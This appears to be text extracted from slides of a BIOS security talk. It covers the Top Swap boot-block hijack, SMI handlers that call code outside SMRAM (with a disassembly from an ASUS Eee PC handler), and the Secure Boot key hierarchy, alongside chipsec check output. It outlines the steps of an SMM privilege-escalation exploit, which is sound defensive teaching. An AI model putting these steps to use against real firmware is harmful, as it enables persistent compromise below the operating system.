


Problems With HW Configuration/Protections

BIOS Top Boot-Block Swap Attack

- “Top Swap” mode allows fault-tolerant update of the BIOS boot-block
- Enabled by BUC[TS] in Root Complex MMIO range
- Chipset inverts A16 line (A16-A20 depending on the size of boot-block) of the address targeting ROM, e.g. when CPU fetches reset vector on reboot
- Thus CPU executes from 0xFFFFEFFF0 inside “backup” boot-block rather than from 0xFFFFFFFFF0
- Top Swap indicator is not reset on reboot (requires RTC reset)
- When not locked/protected, malware can redirect execution of reset vector to alternate (backup) boot-block
- [BIOS Boot Hijacking and VMware Vulnerabilities Digging](#)
- BIOS has to lock down Top Swap configuration (BIOS Interface Lock in General Control & Status register) & protect swap boot-block range in SPI
- `chipsec_main --module common.bios_ts`

BIOS Top Swap




Is BIOS Interface Locked?


```
[+] imported chipsec.modules.common.bios_ts
[x][ =====
[x][ Module: BIOS Interface Lock and Top Swap Mode
[x][ =====
[*] RCBA General Config base: 0xFED1F400
[*] GCS (General Control and Status) register = 0x00000021
    [10] BBS (BIOS Boot Straps) = 0x0
    [00] BILD (BIOS Interface Lock-Down) = 1
[*] BUC (Backed Up Control) register = 0x00000000
    [00] TS (Top Swap) = 0
[*] BC (BIOS Control) register = 0x2A
    [04] TSS (Top Swap Status) = 0
[*] BIOS Top Swap mode is disabled

[+] PASSED: BIOS Interface is locked (including Top Swap Mode)
```


BIOS Attack Surface: SMI Handlers




Legacy SMI Handlers Calling Out of SMRAM



Legacy SMI Handlers Calling Out of SMRAM



Legacy SMI Handlers Calling Out of SMRAM



Legacy SMI Handlers Calling Out of SMRAM

Branch Outside of SMRAM


- OS level exploit stores payload in F-segment below 1MB (0xF8070 Physical Address)
- Exploit has to also reprogram PAM for F-segment
- Then triggers “SW SMI” via APMC port (I/O 0xB2)
- SMI handler does **CALL 0F000:08070** in SMM

Disassembly of the code of \$SMISS handler, one of SMI handlers in the BIOS firmware in ASUS Eee PC 1000HE system.


```
0003F073: 50 push ax
0003F074: B4A1 mov ah,0A1
** 0003F076: 9A197D00F0 call 0F000:07D19
0003F07B: 2404 and al,004
0003F07D: 7414 je 00003F093
0003F07F: B434 mov ah,034
** 0003F081: 9A708000F0 call 0F000:08070
```

- [BIOS SMM Privilege Escalation Vulnerabilities](#) (14 issues in just one SMI Handler)
- [System Management Mode Design and Security Issues](#)

Function Pointers Outside of SMRAM (DXE SMI)



BIOS Attack Surface: Secure Boot




Secure Boot Key Hierarchy

Platform Key (PK)

- Verifies KEKs
- Platform Vendor's Cert

Key Exchange Keys (KEKs)

- Verify db and dbx
- Earlier rev's: verifies image signatures



Authorized Database (db)

Forbidden Database (dbx)

- X509 certificates, SHA1/SHA256 hashes of allowed & revoked images
- Earlier revisions: RSA-2048 public keys, PKCS#7 signatures

Platform Key (Root Key) has to be Valid

PK variable exists in NVRAM?

Yes. Set **SetupMode** variable to **USER_MODE**

No. Set **SetupMode** variable to **SETUP_MODE**

SecureBootEnable variable exists in NVRAM?

